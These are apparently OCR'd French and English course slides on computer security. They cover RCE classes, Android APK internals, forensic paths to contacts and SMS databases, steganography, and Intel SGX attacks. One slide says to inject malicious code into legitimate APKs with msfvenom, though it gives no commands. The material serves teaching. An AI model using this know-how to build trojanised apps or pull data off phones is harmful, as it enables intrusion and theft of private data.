# encryption algorithms (ciphers)
(enc) chacha20-poly1305@openssh.com
(enc) aes256-ctr
(enc) aes128-gcm@openssh.com
# message authentication code algorithms
(mac) umac-64-etm@openssh.com
(mac) umac-128-etm@openssh.com
(mac) hmac-sha2-256-etm@openssh.com
```

Outline

Remote Code Execution

- Out-of-bounds write : Bof ... Shellcode
- Injection attack : SQLi, RFI, LFI, XSS
- Deserialization Attacks [2]
- Log4Shell
- ETERNALBLUE
- ShellSHOCK
- RowHammer ...

[2] La sérialisation simplifie la transmission de données en les emballant dans une seule chaîne de bits qui doit être décompactée par le système destinataire.

RCE GOALS

- Initial Access
- Penetration
- Privilege escalation
- Information disclosure
- Denial of Service
- Cryptomining
- Ransomware WANNACRY 2017
- etc.

RCE mitigation


- Input Sanitization
- Secure Memory Management
- Traffic Inspection
- Access Control

Outline

APK : Android Package Kit


Fichier .ZIP

Création d'un répertoire et extractions des fichiers avec test d'intégrité MD5 ou SHA1



`https://0xn3va.gitbook.io/cheat-sheets/android-application/overview/app-package`

APK Installation



APK : Bases de données

`/data/data/com.android.providers.contacts/databases/contacts2.db`

`/data/data/com.android.providers.telephony/databases/mmssms.db`

`/data/data/com.sec.android.provider.logsprovider/databases/logs.db`

`/data/data/com.sec.android.app.memo/databases/Memo.db`

`/data/data/com.android.providers.calendar/calendar.db`

APK : Data storage

Les information pour les applications sont dans `/data/system` :

- `packages.xml` contient les permissions des packages.

  ```
  Permission block
  Package block
  Shared-user block
  Keyset-settings block
  ```

- `packages.list` contient les noms des packages, des utilisateurs, un drapeau et les répertoires.

  ```
  com.android.packageinstaller 10025 0
        /data/data/com.android.packageinstaller
  ```

- `packages-stoped.xml` contient les packages qui ne reçoivent pas les broadcast.

`https://0xn3va.gitbook.io/cheat-sheets/android-application/overview/package-manager`

Créer des APK malicieuses

Injecter des codes malicieux dans une APK légitime.
Utiliser `msfvenom` pour faire le travail.

Outline

Digital Forensics (investigation numérique)

Electronic Evidence used in Law Courts

Small History


- 1835 Scotland Yard's Henry Goddard connected a bullet to the murder weapon.
- 1892 Sir Francis Galton established the first system for classifying fingerprints
- 1978 *Florida Computer Crimes Act* : legislation for unauthorized modification or deletion of data on a computer system, and damage to computer hardware including networks.
- 1988 International Association of Computer Investigative Specialists (IACIS) was formed
- 1995 International Organization on Computer Evidence (IOCE) was formed.
- 1998 1st INTERPOL Forensic Science Symposium was held.
- 2000, FBI Regional Computer Forensic Laboratory established.

Digital Forensics Science : Definition

2001, Digital Forensic Research Workshop (DFRWS)

"The use of scientifically derived and proven methods toward the preservation, collection, validation, identification, analysis, interpretation, documentation and presentation of digital evidence derived from digital sources for the purpose of facilitating or furthering the reconstruction of events found to be criminal, or helping to antiticipate unauthorized actions shown to be disruptive to planned operations."

Digital Forensics (investigation numérique)



Trois types :

- Dead : Post-mortem
- Live : Analyse de la mémoire vive ...
- Realtime : Analyse du traffic ...

Digital Forensics : Méthodologie

- L'acquisition
- L'investigation
- La remédiation
- La remise du rapport


Difficultés

- Accéder à la totalité des données
- Accéder à la mémoire vive
- Temps limité
- Trier les informations pertinentes parmi la quantité de données disponibles.
- Évaluer l'étendue complète d'une attaque.

Stéganographie

Art de cacher l'information.

- Hérodote Livre VII au paragraphe 239 : *Démarate envoie un message caché à Xerxès. Le message est d'abord écrit sur une planchette de bois, puis recouvert de cire pour que la tablette semble être vierge et ainsi pouvoir la transmettre en toute discrétion*
- 484 AV JC Guerre médique, dans le Livre V au paragraphe 35, Hérodote indique : *Histiée utilise un esclave pour transmettre un message à son gendre Aristagoras. Il rase la tête de l'esclave, lui tatoue le messsage sur la peau du crâne, et attend que ses cheveux repoussent. Ensuite, il l'envoie à Aristagoras, qui n'aura plus qu'à lui raser la tête de nouveau pour accéder au message.*
- 100 ans AV JC l'encre sympathique est décrit par Pline l'ancien.



Stéganographie : LSB

Modifier le bit le moins significatif ne change rien :

R G B

R+1 G B

R G B+1

R+1 G B+1

R G+1 B

R+1 G+1 B

R G+1 B+1

R+1 G+1 B+1

Donc 3 bits par pixel !


```
R = 1101101X => 1 bit d'information

G = 1001011X => 1 bit d'information

B = 1001101X => 1 bit d'information
```

Watermarking


- Imperceptibe / Percetibe : Non détectable à l'oeil humain.
- Fragile / Robuste : Si non détectable après de petites modifications.
- Effaçable / Ineffaçable : Peu être enlevé.
- Capactité : Nombre de bit qu'il contient.

Outline

Trusted Execution Environments (TEE)




Trusted Execution Environments (TEE)




Operations at launch time:

- Create a process (PID, status, etc.)
- Create a virtual address space: allocate memory for stack, heap, code region, set up the page tables
- Setup file descriptor for input and output
- Load the binary into the code region, and linked library if needed
- Transfer the control to user space


TEE environement



TPM: Trusted Plateform Module




Knox Samsung



Intel SGX

Idea

Split computer's memory into enclaves.



The code and data are reachable within the enclave.

Intel SGX: Attacks

Attack	Year	Skylake 2015	Kaby Lake 2016	Coffee Lake 2017	Coffee Lake Refresh 2018	Whiskey Lake 2019	Comet Lake 2020	Ice Lake 2021	Rocket Lake 2021
Foreshadow	2018	✓	✓	✓	✗	✗	✗	✗	✗
SA-00219	2019	✓	✓	✓	✓	✓	✗	✗	✗
MDS	2019	✓	✓	✓	✓*	✓*	✗	✗	✗
CacheOut	2020	✓	✓	✓	✓	✓	✗	✗	✗
Crosstalk	2020	✓	✓	✓	✓	✓	✓	✗	✗
MMIO Stale Data	2022	✓	✓	✓	✓	✓	✓	✓	✓
xAPIC	2022	✗	✗	✗	✗	✗	✗	✓	✓
PlunderVolt/V0LTpwn	2019	✓	✓	✓	✓	✓	✓	✓	✗
PLATYPUS	2020	✓	✓	✓	✓	✓	✓	✓	✗

Intel SGX: Plundervolt Attack 2019

- Modern processor allow to adjust frequency and voltage $\Rightarrow$ Corrupting the integrity of the enclave
- Reconstruct the cryptographic keys used in SGX enclaves
  1. Introduce errors in the memory by changing bits
  2. Error injection in the Intel RSA/AES implementations
  3. Errors occur before the results are sent to memory

Intel SGX : SmashEX Attack 2021

SmashEx exploits bugs to get data in enclaves

1. Preparing Malicious Register Values
2. Injecting an Exception at the Precise Time/Location
3. Re-entering the Enclave for Exception Handling
4. Tricking the Enclave into Using Malicious Values
5. Pointing the Stack Pointer to Attacker Memory
6. Effecting a Control Transfer Using the Anchor
7. Attacker can read the data from the enclave and corrupt it

Intel SGX : SGAxe attack 2021

- Recovering the sealing key
- Unsealing the EPID key
- Malicious quoting enclave
- Breaking quoting enclave

Comparaison

- Open specification (TPM) vs closed specification (SGX)
- Platform specific (IPT) vs generic platform (TPM)
- License fees paid to:
  - Chipset vendor (IPT)
  - Handset manufacturer (Samsung Knox)
  - OS vendor (Google NFC)
  - CPU core developer (Trustonic)

TEE, TPM, SGX ...


	Isolated Execution	Secure Storage	Remote Attestation	Secure Provisioning	Trusted Path
TPM	Not really (too limited)	Yes (but very limited)	Yes	Yes	No (easily bypassed)
Flicker	Yes (but no drivers)	Yes (though TPM)	Yes (through TPM)	Yes (through TPM)	Limited
Trustonic/ KNOX	Yes (but restricted)	Yes	Yes	Yes	Somewhat
IPT	Yes (but restricted)	Yes	Yes	Yes	Somewhat
SGX	Yes	Yes	Yes	Yes	Probably

Outline

